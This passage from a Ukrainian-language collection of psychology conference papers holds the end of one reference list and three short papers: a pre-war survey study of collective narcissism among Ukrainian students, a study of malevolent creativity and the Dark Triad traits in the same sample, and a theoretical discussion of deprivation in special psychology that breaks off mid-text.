1. Baumeister, R. F., & Vohs, K. D. (2003). Self-regulation and the executive function of the self. In M. R. Leary & J. P. Tangney (Eds.), *Handbook of Self and Identity* (pp. 197–217). New York, NY: Guildford Press.

2. Cor van Halen, Harke A. Bosma & Matty van der Meulen (2020). Experiencing Self-Definition Problems over the Life Span. *Identity*, 20:3, 170-187. <https://doi.org/10.1080/15283488.2020.1782913>

3. Frazier, L. D., & Hooker, K. (2006). Possible selves in adult development: Linking theory and research. In C. Dunkel & J. Kerpelman (Eds.), *Possible selves: Theory, research and application* (pp. 41–59). Nova.

4. Freund Alexandra M. & Smith Jacqui (1999). Content and Function of the Self-Definition in Old and Very Old Age. *Journal of Gerontology*:, Vol. 54, No. 1, 55-67.

5. Kaplan, A., & Garner, J. K. (2017). A complex dynamic systems perspective on identity and its development: The dynamic systems model of role identity. *Developmental Psychology*, 53(11), 2036–2051. <https://doi.org/10.1037/dev0000339>

6. Lavrenko, O. (2019). Theoretical and methodological bases for research on an individual's economic self-identification. *Psychological Journal*, 5(5), 71-83. <https://doi.org/10.31108/1.2019.5.5.6>

7. Lienau Odette. The Multiple Selves of Economic Self-Determination (2020). *The Yale Law Journal*. Vol. 129. 2019-2020. 674 – 689. <https://www.yalelawjournal.org/forum/the-multiple-selves-of-economic-self-determination>

8. Morin Alian. Self-Awareness Part 1: Definition, Measures, Effects, Functions, and Antecedents (2011). *Social and Personality Psychology Compass* 5(10):807 – 823. DOI:10.1111/j.1751-9004.2011.00387.x

9. Oyserman, D., & James, L. (2011). Possible identities. In S. J. Schwartz, K. Luyckx, & V. L. Vignoles (Eds.), *Handbook of identity theory and research* (pp. 117–145). Springer.

10. Pierce J. L., Jussila I., Cummings A. Psychological Ownership within the Job Design Context: Revision of the Job Characteristics Model. *Journal of Organizational Behavior*. 2009. No. 30 (4). P. 477-496. DOI: <https://doi.org/10.1002/job.550>
11. Pierce J., Kostova T., Dirks K, Olin J. The State of Psychological Ownership: Integrating and Extending a Century of Research. *Review of General Psychology*. 2002.7(1). 1-47.
12. Sutton Anna. Measuring the Effects of Self-Awareness: Construction of the Self-Awareness Outcomes Questionnaire (2016). *Europe's Journal of Psychology*, Vol. 12(4), 645–658, doi:10.5964/ejop.v12i4.1178
13. Tesser, A., & Campbell, J. (1980). Self-Definition: The Impact of the Relative Performance and Similarity of Others. *Social Psychology Quarterly*, 43(3), 341–347. <https://doi.org/10.2307/3033737>
14. Vlasova, Olena, Dembytska, Nataliia & Kornienko, Olena. "Psychological Support of Children's Privacy Development in Preschool Age" *Current Problems of Psychiatry*, vol.20, no.4, 2019, pp.318-327. <https://doi.org/10.2478/cpp-2019-0024>
15. Wolfe M. Childhood and Privacy. Altman I., Wohlwill J.F. (eds) *Children and the Environment. Human Behavior and Environment (Advances in Theory and Research)*. 1978. Vol 3. Springer. Boston. MA P. 175-222.
16. Дембицька Н. М. , Зубіашвілі І. К., Лавренко О. В., Мельничук Т. І. Соціально-психологічні закономірності економічного самовизначення молоді в умовах суспільних змін: монографія (2021) / за ред. Н. М. Дембицької, О. В. Лавренко. Київ–Львів : Видавець Вікторія Кундельська.
17. Дембицька Н.М. Психологія економічної соціалізації школярів: Монографія. Київ: Видавець Позднішев, 2020. 385 с.
18. Дембицька Н.М. Структурно-функціональна модель соціально-психологічного забезпечення економічної соціалізації молоді. *Соціально-психологічне забезпечення економічної соціалізації молоді: монографія* / за ред. Н.М. Дембицької. Київ : Інститут психології імені Г.С.Костюка НАПН України, 2018. С.36-43. URL : <http://lib.iitta.gov.ua/id/eprint/712474>
19. Економічна соціалізація молоді: соціально-психологічний аспект /В.В. Москаленко, І.В. Білоконь, Н.М. Дембицька та ін.; [за заг. ред. В.В. Москаленко]. Київ: Укр. центр політичного менеджменту, 2008. 336 с.
20. Зубіашвілі І.К. Психологічні особливості економічного самовизначення старшокласників (2020). *Актуальні проблеми психології*. Том І. Випуск 56. С. 30-36. <http://appspsychology.org.ua/data/jrn/v1/i56/7.pdf>
21. Лавренко О.В. Моральні основи економічного самовизначення особистості. *Актуальні проблеми психології*: зб. наук. праць Ін-ту психології імені Г.С. Костюка НАПН України. 2020. Том І: Організаційна психологія. Економічна психологія. Соціальна психологія. Випуск 56. С. 44-52.
22. Мельничук Т.І. Соціально-психологічні чинники та рівні сформованості економічного самовизначення студентської молоді. *Psychological Journal*, 5(5), 48-56. <https://doi.org/10.31108/1.2020.6.10.5>

## КОЛЕКТИВНИЙ НАРЦИСИЗМ УКРАЇНСЬКОЇ МОЛОДІ: З ДОСВІДУ ДОВОЄННОГО ДОСЛІДЖЕННЯ

**Дроздов Олександр Юрійович,**

доктор психологічних наук, доцент,  
завідувач кафедри загальної, вікової та соціальної психології імені М.А.Скока  
Національний університет «Чернігівський колегіум» імені Т.Г.Шевченка

Поміж ряду соціально-психологічних характеристик, які мають політизований характер (патріотизм, авторитаризм, орієнтація на соціальне домінування тощо) особливе місце займає так званий «колективний нарцисизм» (*collective narcissism*), вивчення якого набуває певної популярності у світовій соціальній та політичній психології. Піонерами у вивченні проявів нарцисизму на масовому (груповому) рівнях були Е. Фромм та Т. Адорно, що почали вивчати цю проблему у 1930-1940-х рр. На сучасному етапі своєрідним лідером комплексних досліджень колективного нарцисизму (КН) виступає британський психолог польського походження Агнежка Голец де Завала [2; 3; 4; 5]. Остання визначає КН як віру у винятковість своєї інгрупи, яка у недостатній мірі визнається іншими. Така переконаність фактично є особливою формою «любові до інгрупи», яка часто пов'язана з «ненавістю до аутгруп». Як психологічна риса, КН пов'язаний із упередженістю, готовністю до міжгрупової ворожості та агресії, адже передбачається, що власна інгрупа постійно знаходиться під загрозою іншої (інших) соціальних аутгруп. Проведені пізніше емпіричні дослідження виявили, що КН прямо чи побічно пов'язаний із комплексом таких характеристик, як низька самооцінка, проблеми в емоційній регуляції, схильність до підтримки конспірологічних ідей, правий авторитаризм, рівень толерантності, патріотизму, націоналізму та тоталітаризму, а також релігійності. Є дані, що КН був одним з чинників голосування виборців за політиків-популістів або їхні рішення (за кандидатуру Д. Трампа в США, за «Brexit» Великої Британії тощо).

Цікавими та показовими є дані одного з крос-культурних досліджень, проведених американськими науковцями [7] серед студентів 35 країн світу. Останнім пропонувалося дати відповідь на питання «Який внесок, на ваш погляд, зробила країна, де ви проживаєте, у світову історію [за шкалою від 0% до 100%]?». Виявилось, що найбільшими нарцисами виявилися росіяни, які бути переконані, що більшість (61%) подій світової історії, так чи інакше, пов'язані з їхньою країною. Найбільш скромними виявилися швейцарські досліджувані (11%). Навіть молодь з США (країни з традиційними ультрапатріотичними настроями) показала середній результат у 30%. Ці результати яскраво ілюструють зв'язок КН з національним менталітетом та офіційним політичним дискурсом у країні. З іншого погляду, є дані інших досліджень [6], котрі вказують на те, що крос-культурна дисперсія показників «персонального» нарцисизму (як особистісної риси «Темної тріади») між різними країнами є меншою, ніж дисперсія показників на індивідуальному рівні.

Отже, можна стверджувати, що КН заслуговує на увагу вітчизняних соціальних та політичних психологів. Метою нашого емпіричного дослідження, проведеного у лютому 2022 року, було визначення кількісного рівня колективного нарцисизму серед української молоді, а також його зв'язку з низкою демографічних (вік, стать, регіон проживання) та особистісних (рівень суб'єктивного благополуччя, індивідуального нарцисизму) чинників. Зазначимо, що дослідження проходило до вторгнення російських військ в Україну 24.02.2022 р.

Дослідження проводилося в онлайн-форматі (за допомогою Google-forms). Було використано наступний діагностичний інструментарій: 1) шкала колективного нарцисизму (*Collective Narcissism Scale*) [3]; базовий варіант з 9 питань та 7-бальною шкалою Лікерта; у ролі оцінюваної «інгрупи» виступала «Україна»; 2) шкала нарцисизму з опитувальника «Темної тріади» (Т. Корнілова, С. Корнілова, М. Чумакова); 3) шкала оцінки суб'єктивного благополуччя Е. Діннера (SWLS). Отримані дані було піддано математико-статистичній обробці за допомогою програми SPSS v.23.

Загальну вибірку ( $n=344$ ) утворили студенти закладів вищої освіти з різних регіонів України віком від 16 до 35 років (середній вік –  $19,5 \pm 3,4$  років); переважну більшість складала жінки (77,9% проти 22,1 чоловіків), що, загалом, є типовим для багатьох вітчизняних онлайн-досліджень. У регіональному плані студенти презентували 5 регіонів: «Центр» (м. Київ та Київська, Кіровоградська, Полтавська, Хмельницька, Черкаська, Вінницька, Житомирська області, 31,7%); «Захід» (Львівська, Рівненська, Волинська, Івано-Франківська, Тернопільська, Закарпатська області, 19,8%); «Схід» (Луганська, Донецька, Дніпровська та Запорізька області, 21,5%); «Північ» (Чернігівська та Сумська області, 18%); «Південь» (Одеська та Херсонська області, 9%).

Отримані результати показали наступне. Загальний рівень КН (вираховувався як середньостатистичний показник за 9 пунктами шкали) вітчизняних студентів був дещо вище середнього значення 7-бальної шкали –  $4,48 \pm 1,31$ . Такий результат є вищим, ніж показники студентської молоді ряду європейських країн, зокрема з Португалії ( $3,74 \pm 0,92$ ), Великої Британії ( $3,30 \pm 0,99$ ), Польщі ( $3,27 \pm 0,67$ ), а також з Мексики ( $3,85 \pm 0,77$ ) [3; 4]. У принципі, така ситуація є відносно закономірною, адже на момент реалізації дослідження Україна вже майже 8 років перебувала у стані військово-політичного конфлікту з Росією з усіма його наслідками (поширення патріотичного дискурсу, інгрупового фаворитизму та аутгрупової дискримінації). Поряд із тим, показники наших студентів були близькими до показників студентів такої країни, як Туреччина ( $4,63 \pm 1,22$ ).

Проведений кореляційний аналіз (за Спірменом) показав відсутність статистично вірогідних зв'язків показників КН із віком ( $p=0,199$ ), рівнем суб'єктивного благополуччя ( $p=0,053$ ) та, що найбільш цікаво, рівнем індивідуального нарцисизму ( $p=0,104$ ). З одного боку, ми припускали, що може існувати певний зв'язок індивідуального та колективного типів нарцисизму, адже в обох випадках спільним психологічним «знаменником» виступає схильність до відчуття винятковості (свого «Я» або «Ми»). З іншого боку, є дані

досліджень [5], котрі свідчать про неоднорідний та неоднозначний зв'язок колективного та різних типів індивідуального нарцисизму. Отриманий нами результат, вірогідно, можна пояснити тим, що два вищезгаданих типи нарцисизму мають різні психологічні «вектори»: в одному випадку йдеться про почуття до інгрупи (при цьому, завищена оцінка останньої, як зазначалося, може виступати своєрідним механізмом «компенсації» заниженої оцінки свого «Я»); персоналізований нарцисизм, у свою чергу, базується на завищеній самооцінці. Тому індивідуальний нарцисизм є швидше характерологічною (тобто особистісною) рисою, у той час як його колективний «аналог» – соціально-психологічною (світоглядною).

Процедура U-критерія Манна-Уїтні не виявила статистично вірогідних відмінностей між рівнями КН чоловіків та жінок. Зазначимо, що згідно з даними російським науковців [1], КН жінок статистично є більш високим, у порівнянні з чоловіками (хоча у російському дослідженні брали участь не лише представники молоді, але й більш старших вікових груп).

Цікавим було також те, що за H-критерієм Краскела-Уолеса, не виявилось статистично вірогідних відмінностей між рівнями КН студентів з різних регіонів України. На рівні незначної тенденції більш високі результати мали студенти з регіону «Захід» (що загалом очікувано), а найменші – з регіонів «Схід» (що зрозуміло) та «Північ» (можливо, внаслідок існуючої тяжкої соціально-економічної ситуації в регіоні).

Отримані дані дозволяють припустити, що КН фактично виступає різновидом соціальної ідентичності. Будучи специфічною (політизованою) соціально-психологічною рисою, КН «друже» переважно з такими ж соціально-психологічними феноменами. Перспективи подальших досліджень ми вбачаємо у вивченні динаміки КН вітчизняної молоді на тлі російсько-української війни, а також порівняння даних з регіонів, які у різній мірі постраждали від військових дій (окупації). Крім того, з нашого погляду, в умовах російської агресії (а також по її закінченню) може виникати теоретико-методологічна проблема обґрунтованості визнання ряду симптомів як ознак саме КН (зокрема, ворожості до російської аутгрупи-«агресора» та симпатії до власної країни, котра захищається від агресора).

#### Список літератури:

1. Григорьев Д. С. От патриотизма к политическому тоталитаризму: роль коллективного нарциссизма. *Национальный психологический журнал*. 2020. № 3 (39). С. 48-60. <https://doi.org/10.11621/npj.2020.0404>
2. Golec de Zavala, A. Collective narcissism and intergroup hostility: the dark side of “in group love”. *Social and Personality Psychology Compass*, 2011, 5 (6). P. 309-320. <https://doi.org/10.1111/j.1751-9004.2011.00351.x>
3. Golec de Zavala A., Cichocka A., Eidelson R., Jayawickreme N. Collective narcissism and its social consequences. *Journal of Personality and Social psychology*, 2009. 97 (6). P. 1074-1096. <https://doi.org/10.1037/a0016904>
4. Golec de Zavala A., Peker M., Guerra R. & Baran T. Collective Narcissism Predicts Hypersensitivity to In-group Insult and Direct and Indirect Retaliatory

Intergroup Hostility. *European Journal of Personality*, 2016, 30, P. 532-551. <https://doi.org/10.1002/per.2067>

5. Golec de Zavala A., Dyduch-Hazar K., Lantos D. Collective Narcissism: Political Consequences of Investing Self-Worth in the Ingroup's Image. *Political Psychology*. 2019. Vol. 40. S1. P. 37-74. <https://doi.org/10.1111/pops.12569>

6. Johnson K. Narcissistic people, not narcissistic nations: Using multilevel modeling to explore narcissism across countries. *Personality and Individual Differences*. 2020. Vol. 163. <https://doi.org/10.1016/j.paid.2020.110079>

7. Zaromb F. M. et al. We Made History: Citizens of 35 Countries Overestimate Their Nation's Role in World History. *Journal of Applied Research in Memory and Cognition*. 2017. <https://doi.org/10.1016/j.jarmac.2018.05.006>

## СОЦІАЛЬНО-ДЕМОГРАФІЧНІ ТА ОСОБИСТІСНІ ЧИННИКИ АНТИСОЦІАЛЬНОЇ КРЕАТИВНОСТІ УКРАЇНСЬКИХ СТУДЕНТІВ

**Дроздова Марина Анатоліївна,**  
кандидат психологічних наук, доцент,  
доцент кафедри соціальної роботи та освітніх і педагогічних наук  
Національний університет «Чернігівський колегіум» імені Т.Г.Шевченка

Існує стереотип, що творчі діяльність і мислення – виключно позитивні явища. Попри це, часом результати креативного процесу можуть завдавати навмисної чи ненавмисної шкоди іншим людям. Вперше на негативну сторону креативності звернув увагу американський учений Р. Макларен, який з'ясував, що розуміння креативності не може бути повним поза моральним контекстом і без урахування намірів митця під час створення творчого продукту. Схожого погляду дотримувався його співвітчизник М. Ранко – автор психодіагностичної методики *The Malevolent Creativity Behavior Scale* (MCBS). На сучасному етапі питання девіантної креативності активно досліджуються в США та Китаї [7; 8; 10]. Так, американський вчений Ч. Майнемеліс розробив теорію креативної девіантності як спосіб досягнення легітимних цілей нелегітимними способами [9]. Н. Мешкова та С. Єніколопов вивчали зв'язок негативної креативності з певними особистісними чинниками (агресивність, ціннісні орієнтації, емоційний інтелект) та специфікою прояву її в освітньому середовищі. На основі зазначеної теорії Ч. Майнемеліса вони створили Комплексну модель зв'язку креативності й девіантності (КМКД) [6].

Зазначимо, що нині зарубіжні вчені визначають два види «неправильної» креативності – «негативну» й «антисоціальну» («шкідливу»). Перша – передбачає результат дивергентного мислення, який був реалізований у продукті/ідеї/рішенні і ненавмисно завдав шкоди певній групі людей або соціуму в цілому [3]. Друга – полягає у свідомому та навмисному нанесенні шкоди іншим шляхом використання креативного мислення [4; 6; 7]. Вітчизняними вченими проблема антисоціальної креативності, на жаль, поки не розглядається. Вважаємо за необхідне заповнити цю прогалину власним емпіричним дослідженням, проведеним у лютому 2022 року, метою якого стало визначення кількісного рівня показників антисоціальної креативності серед української молоді, а також її зв'язку з рядом демографічних (вік, стать, регіон проживання) та особистісних (рівень суб'єктивного благополуччя, риси «Темної тріади») чинників.

Дослідження проводилося в онлайн-форматі (за допомогою Google-forms). Використовувався наступний діагностичний інструментарій: 1) шкала антисоціальної креативності М. Ранко MCBS (*The Malevolent Creativity Behavior Scale*) в адаптації Н. Мешкової та ін. [5]; 2) опитувальник «Темної тріади» Т. Корнілової та ін., який містить шкали: «Нарцисизм», «Психопатія», «Макіавеллізм» [2]; 3) шкала оцінки суб'єктивного благополуччя Е. Діннера

(SWLS). Отримані дані було піддано математико-статистичній обробці за допомогою програми SPSS v.23.

Загальну вибірку ( $n=344$ ) утворили студенти закладів вищої освіти з різних регіонів України віком від 16 до 35 років (середній вік –  $19,5 \pm 3,4$  років); переважну більшість склали жінки (77,9% проти 22,1 чоловіків), що загалом є типовим для багатьох вітчизняних онлайн-досліджень. Досліджувані представляли регіони: 1) «Центр» (м. Київ та Київська, Кіровоградська, Полтавська, Хмельницька, Черкаська, Вінницька, Житомирська області), 31,7%; 2) «Захід» (Львівська, Рівненська, Волинська, Івано-Франківська, Тернопільська, Закарпатська області), 19,8%; 3) «Схід» (Луганська, Донецька, Дніпропетровська, Запорізька області), 21,5%; 4) «Північ» (Чернігівська та Сумська області), 18%; 5) «Південь» (Одеська та Херсонська області), 9%.

Отримані результати показали наступне. Кореляційний аналіз (за Спірменом) між віком та усіма показниками антисоціальної креативності (АК) засвідчив наявність статистично вірогідних від'ємних зв'язків, зокрема з субшкалами «нанесення шкоди», «злі жарти» та інтегральним показником АК – при  $p \leq 0,001$ , а з субшкалою «брехня» – при  $p \leq 0,05$ . Це можна пояснити ефектом соціалізації опитаних, набуттям ними з віком життєвого досвіду, навичок ефективного неконфліктного спілкування, зростанням соціального інтелекту тощо. Результати за U-критерієм Манна-Уїтні показали наявність вірогідних відмінностей між чоловічою та жіночою групами за усіма субшкалами методики MCBS, крім шкали «Брехня» (від  $p \leq 0,001$  до  $p \leq 0,01$ ). У чоловічій вибірці зафіксовано вищі показники за означеними субшкалами. Можливо, це пов'язано з тим, що чоловікам більш властиві прояви прямої агресії та ворожості. Ці дані уявляються цікавими, враховуючи, що в одному з наших попередніх досліджень, проведеному серед чернігівських студентів [1], статистично вірогідних статевих відмінностей виявлено не було. Процедура Н-критерію Краскела-Уоллеса не виявила статистично вірогідних відмінностей за рівнями АК між представниками різних регіонів України. Мабуть, це пов'язано з тим, що АК – радше індивідуально-психологічний, аніж соціально-психологічний феномен і тому практично не залежить від регіональної специфіки досліджуваних.

Проаналізуємо зв'язок індивідуально-психологічних чинників і АК респондентів. Кореляційний аналіз за Спірменом показав наявність статистично вірогідних від'ємних зв'язків між показником суб'єктивного благополуччя та субшкалами методики MCBS: «Брехня» (на рівні  $p \leq 0,01$ ), «Нанесення шкоди», «Злі жарти», інтегральний показник АК (на рівні  $p \leq 0,001$ ). Припускаємо, що антисоціальна креативність передбачає поведінкові стратегії, які використовуються людиною в ситуаціях відчуття невдоволення, фрустрації, відсутності щастя. Натомість, вираженість суб'єктивного благополуччя спонукає до позитивних, неконфліктних і неагресивних стратегій поведінки та спілкування з оточенням. Також були виявлені позитивні статистично вірогідні кореляції між усіма показниками методики MCBS та шкалами «Темної тріади» (на рівні  $p \leq 0,001$ ). Зазначимо, що найбільш виражені кореляційні зв'язки отримано саме зі шкалою макіавеллізму. Адже АК, серед іншого, є свідомою стратегією завдання шкоди іншим, пов'язаною з відсутністю відчуття



самоцінності людини, а отже, відчуттям можливості маніпулювати нею. Загалом, демонстративні, зверхні особистості, схильні до маніпуляції іншими та до асоціальної, імпульсивної, безсердечної поведінки, у міжособистісному спілкуванні більшою мірою будуть здатні демонструвати антисоціальну креативність порівняно з іншими людьми – їхніми антиподами.

Отже, доречно зробити висновок про обумовленість антисоціальної креативності вітчизняної молоді соціально-демографічними (вік, стать) та індивідуально-психологічними (суб'єктивне благополуччя, макіавеллізм, нарцисизм, психопатія) чинниками. Натомість, регіональна специфіка не позначається на особливостях антисоціальної креативної поведінки. Перспективу подальших досліджень вбачаємо у вивченні динаміки антисоціальної креативності на фоні російсько-української війни.

#### Список літератури:

1. Дроздова М. А. Соціально-демографічні чинники антисоціальної креативності особистості. *Вчені записки Таврійського національного університету імені В. І. Вернадського. Серія: Психологія*. 2021. Том 32(71). № 3. С.18-23.

2. Корнилова Т. В., Корнилов С. А., Чумакова М. А., Талмач М. С. Методика діагностики личностных черт «темной триады»: апробация опросника «Темная дюжина». *Психологический журнал*. 2015. Т.36. № 2. С. 99-112.

3. Мешкова Н. В., Ениколопов С. Н. Асоціальна креативність: дослідження в психології. *Вестник практической психологии образования*. 2017. Т. 2. № 51. С. 53-57.

4. Мешкова Н. В., Ениколопов С. Н. Креативность и девиантность: связь и взаимодействие. *Психология. Журнал Высшей школы экономики*. 2018. Т. 15. № 2. С. 279-290.

5. Мешкова Н. В., Ениколопов С. Н., Митина О. В., Мешков И. А. Адаптация опросника «Поведенческие особенности антисоциальной креативности». *Психологическая наука и образование*. 2018. Т. 23. № 6. С. 25-40.

6. Мешкова Н. В., Ениколопов С. Н. Негативная креативность в образовании: особенности, угрозы и перспективы исследования. *Психологическая наука и образование*. 2017. Т. 22. № 5. С. 67-76.

7. Cropley D. H., Cropley A. J., Kaufman J. C., Runco M. (eds.). *The dark side of creativity*. New York: Cambridge University Press, 2010. 404 p.

8. Hao N., Tang M., Yang J., Wang Q., Runco M. A. A New Tool to Measure Malevolent Creativity: The Malevolent Creativity Behavior Scale. *Frontiers in Psychology*. 2016. Vol. 7. URL: <https://www.frontiersin.org/articles/10.3389/fpsyg.2016.00682/full> (дата звернення 24.04.2022).

9. Mainemelis C. Stealing fire: Creative deviance in the evolution of new ideas. *Academy of Management Review*. 2010. Vol. 35. P. 558-578.

10. Runco M. A. Creative morality: Intentional and unconventional. *Creativity Research Journal*. 1993. Vol. 6 (1-2). P. 17-28.

## ДЕПРИВАЦІЯ ОСОБИСТОСТІ ЯК ЦЕНТРАЛЬНЕ ПОНЯТТЯ СУЧАСНОЇ СПЕЦІАЛЬНОЇ ПСИХОЛОГІЇ

**Кобильченко Вадим Володимирович,**

доктор психологічних наук, старший науковий співробітник,  
головний науковий співробітник відділу  
освіти дітей з порушеннями зору,  
Інститут спеціальної педагогіки і психології  
імені Миколи Ярмаченка НАПН України

**Омельченко Ірина Миколаївна,**

доктор психологічних наук, старший науковий співробітник,  
провідний науковий співробітник відділу  
психолого-педагогічного супроводу  
дітей з особливими потребами,  
Інститут спеціальної педагогіки і психології  
імені Миколи Ярмаченка НАПН України

Як зазначають українські вчені В. Синьов, М. Матвєєва та О. Хохліна [11], спеціальна психологія виділилась в окрему галузь психології у зв'язку із запитами практики навчання і виховання дітей з особливими освітніми потребами щодо розвитку теоретичної бази освітнього процесу дітей у спеціальних закладах та сім'ях. Завданням спеціальної психології, на їх думку, є вивчення закономірностей психічного розвитку дитини з особливими освітніми потребами, формування у неї психіки. Пізнання та врахування цих закономірностей є необхідною умовою корекційно спрямованої навчальної та виховної роботи.

На жаль, певною мірою це вказує на вторинний щодо спеціальної педагогіки характер спеціальної психології, яка від самого свого початку й дотепер перебуває в її тіні, та обслуговує її нагальні інтереси.

Значущими для розвитку спеціальної психології є досягнення психологічної науки останніх років, обумовлені усе зростаючим впливом гуманістичної парадигми на уявлення про предмет і методологію психологічних досліджень. Якщо природничо-наукова парадигма пропонує знаходити засоби виключення суб'єкта пізнання зі структури самого одержуваного знання (вимога об'єктивності), то гуманістична парадигма орієнтує на розуміння й розвиток самої особистості, її активності.

Потреби особистості – це джерело особистісної активності, тому що саме потреби людини є тією спонукальною причиною для діянь певним чином, яка змушує людину рухатися в потрібному напрямку.

Отже, прояв активності людини, а відповідно, – її життєдіяльність і цілеспрямована діяльність, безпосередньо залежать від наявності певних потреб, які вимагають задоволення.

Як доводить у своїх працях С. Максименко [9], основний (і єдиний!) спосіб буття особистості – розвиток, який відображає сутнісну потребу людини як універсальної істоти – «постійно виходити за власні межі, досягати можливої повноти втілення в індивідуальній формі своєї родової сутності». Особистість являє собою утворення, яке просто не існує поза розвитком. Біосоціальна єдність, якою є організм людини, вважає С. Максименко, не детермінує розвиток особистості, а навпаки – сама детермінується цим розвитком, змінюється, варіює, в тому числі, змінюючи і «соціальну спадковість». Процес обумовлення полягає в іншому: одні біосоціальні тенденції (генотип, потреба) зустрічаються з іншими такими ж біосоціальними тенденціями (природний і соціальний світ) і, опосередковуючись одне одним, визначають розвиток цієї цілісності, якою є особистість людини.

Система суспільних відносин особистості формується через присвоєння матеріальної та духовної культури, суспільно значущих цінностей, через засвоєння соціальних нормативів та установок. При цьому і потреби, і мотиви кожної людини, що розвивається, хоча і представлені в психології конкретної особи, але відображають суспільно-історичні орієнтації тієї культури, в якій розвивається і діє конкретна людина. Дитина формується як нормативна соціальна одиниця у сприятливих для цього умовах: у ранньому дитинстві людина має бути забезпечена умовами, що сприяють її фізичній та психологічній захищеності [13].

Брак соціальних та сенсорних стимулів здатний привести до гальмування нормального інтелектуального та емоційного розвитку дитини.

Останнім часом у психології, зокрема і в спеціальній, зростає науковий інтерес до такого феномена, як «депривація». Депривація (від лат. *deprivatio* – втрата, позбавлення) – психічний стан, коли людина не має змоги задовольнити свої основні (життєві) потреби достатньою мірою впродовж тривалого часу. Це призводить до різних психологічних відхилень у поведінці та діяльності. У різних обставинах депривованими можуть виявитися різні потреби.

Крім цього, важливим уточненням у визначенні значення поняття «депривація» є також розрізнення між ситуацією, коли людина з самого народження позбавлена певних стимулів, в результаті чого деякі значущі потреби взагалі не виникають, та ситуацією, коли потреба вже виникла, а потім предмет потреби став недоступний. Першу ситуацію іноді називають «привацією» тобто відділенням, а другу власне депривацією [9].

Депривація як поліфундаментальне явище, зауважує Я. Гошовський [3], широко використовується у багатьох галузях сучасної науки, маючи найбільшу частотність уживання в біології, педагогіці, медицині, дефектології та інших сциєнтичних сферах «людинознавчого» циклу, а також є одним з найцікавіших феноменів психологічної теорії та практики. Змістово-функціональна сутність цього терміну зводиться до того, що це «обмеження», «позбавлення» «незадоволення потреб» людини, тобто це дефіцит або відмова в нормальній біосоціальній стимуляції, харчуванні, опіці, комфорті й любові. У контексті актуальної проблематики нашого трансформаційного суспільства депривація

набуває окремого наукового статусу насамперед через деструктивний вплив на всю систему соціально-психологічного буття людей, які зазнають її нівеляційного впливу. Серед різнотипних чинників, обмежуючих повноцінний розвиток, якраз психічна депривація чи не найбільшою мірою гальмує перебіг особистісного становлення, забарвлюючи його дискомфорфтними й девіантними сегментами.

У цілому «депривація» – поняття багатогранне і багаторівневе. У спробах його трактування на даний момент єдності між науковцями не спостерігається. Крім того, поняття «депривація» є близьким, але не тотожним поняттю «фрустрація», позаяк депривація – більш важкий, хворобливий, іноді – особистісно руйнівний стан, що відрізняється високим рівнем жорсткості і стійкості порівняно з фрустраційною реакцією [5].

У зв'язку із цим термін «депривація» традиційно розглядається як родове поняття, що поєднує цілий клас психічних станів особистості, які виникають в результаті тривалого її обмеження або позбавлення джерел задоволення тієї або іншої потреби і є тим чинником, який обтяжує процеси соціалізації/індивідуалізації людини.

За визначенням О. Уманської [13], депривація – це психічний стан, що виникає в результаті обмеження можливості в задоволенні основних психічних і особистісних потреб. Депривація характеризується відхиленнями в емоційному й інтелектуальному розвитку, порушенням соціальних контактів. Ідеогенез проблеми депривації полягає у зміні понятійного апарату – від спеціального поняття «госпіталізм» до більш широкого поняття «депривація». В даний час у контекстах різних досліджень концепція психічної депривації розглядається з різних точок зору; існує безліч трактувань поняття «депривація», як і підходів до побудови психокорекційних програм.

Важливо відзначити, що термін «психічна депривація» багатьма авторами використовується амбівалентно: з одного боку, для позначення реального обмеження умов життя і функціонування, а з іншого, – для позначення психічного стану, що виникає в результаті подібних обмежень.

Якщо розглянути види депривації більш детально, то сенсорна депривація – це наслідок «сенсорного голоду», тобто психічний стан, викликаний неможливістю задовольнити найважливішу для будь-якого індивіда потребу у враженнях через обмеження зорових, слухових та інших стимулів. Деприваційна ситуація тут може породжуватися, з одного боку, певними індивідуальними фізичними недоліками (порушення зору, слуху), а з іншого боку – комплексом екстремальних обставин життєдіяльності суб'єкта, що перешкоджають адекватному «сенсорному насиченню». У психології подібні умови описуються за допомогою терміна «збіднене середовище».

Відповідно, сенсорна депривація – це знижена кількість сенсорних стимулів або їх обмежена мінливість і модальність, що призводить до інформаційної (когнітивної) депривації, яка перешкоджає створенню адекватних моделей навколишнього світу. Якщо немає необхідної інформації, уявлень про зв'язки між предметами і явищами, дитина створює «уявні зв'язки», які часто є помилковими.

Останнім часом у психології інтенсивно досліджується також емоційна депривація – недостатня можливість для встановлення інтимних емоційних відносин з ким-небудь або розпад емоційного зв'язку, якщо такий вже був створений.

В останні роки відзначається зростання депривації у дітей дошкільного та шкільного віку. З одного боку це через раннє дорослішання, а з іншого боку це пов'язано з нестабільністю життя, складністю матеріального становища, зайнятістю батьків, кількістю розлучень, що збільшується, та ін. Це призводить до порушення гармонії сімейних відносин і погіршує стан психологічного клімату сім'ї в цілому. Незадовільні відносини між батьками та дитиною можуть бути результатом внутрішніх, психологічних перешкод. Вони бувають, як правило, глибшими, складнішими і усуваються важче, ніж зовнішні соціальні. Однак дуже часто обидва види (внутрішні та зовнішні) різним чином переплітаються і взаємообумовлюються, так що на практиці їх важко розрізнити. Психологічні причини недостатньої емоційної близькості до дитини можуть бути різного виду, ступеня та якості. Дитина для свого повноцінного розвитку потребує насамперед теплоти почуттів, любові. Якщо вона оточена достатньою симпатією і має емоційну підтримку, то це відшкодовує відсутність інших психічних елементів – наприклад, недостатність подразників органів чуття, відсутність іграшок, недостатність виховання та освіти. Основне значення у виникненні порушень розвитку та характеру має недостатнє задоволення афективних потреб, тобто. емоційна депривація [7].

Як зауважує О. Алексєєнкова [2], для повноцінного психічного розвитку й функціонування людині необхідний приплив різних стимулів: сенсорних, емоційних, когнітивних й т.ін. Їхній дефіцит приводить до несприятливих наслідків для психіки. Психічний стан депривованої особистості виявляється в її підвищеній тривозі, почутті глибокої незадоволеності собою, своїм оточенням, своїм життям, втраті життєвої активності, в стійкій депресії, що переривається іноді сплесками неспровокованої агресії.

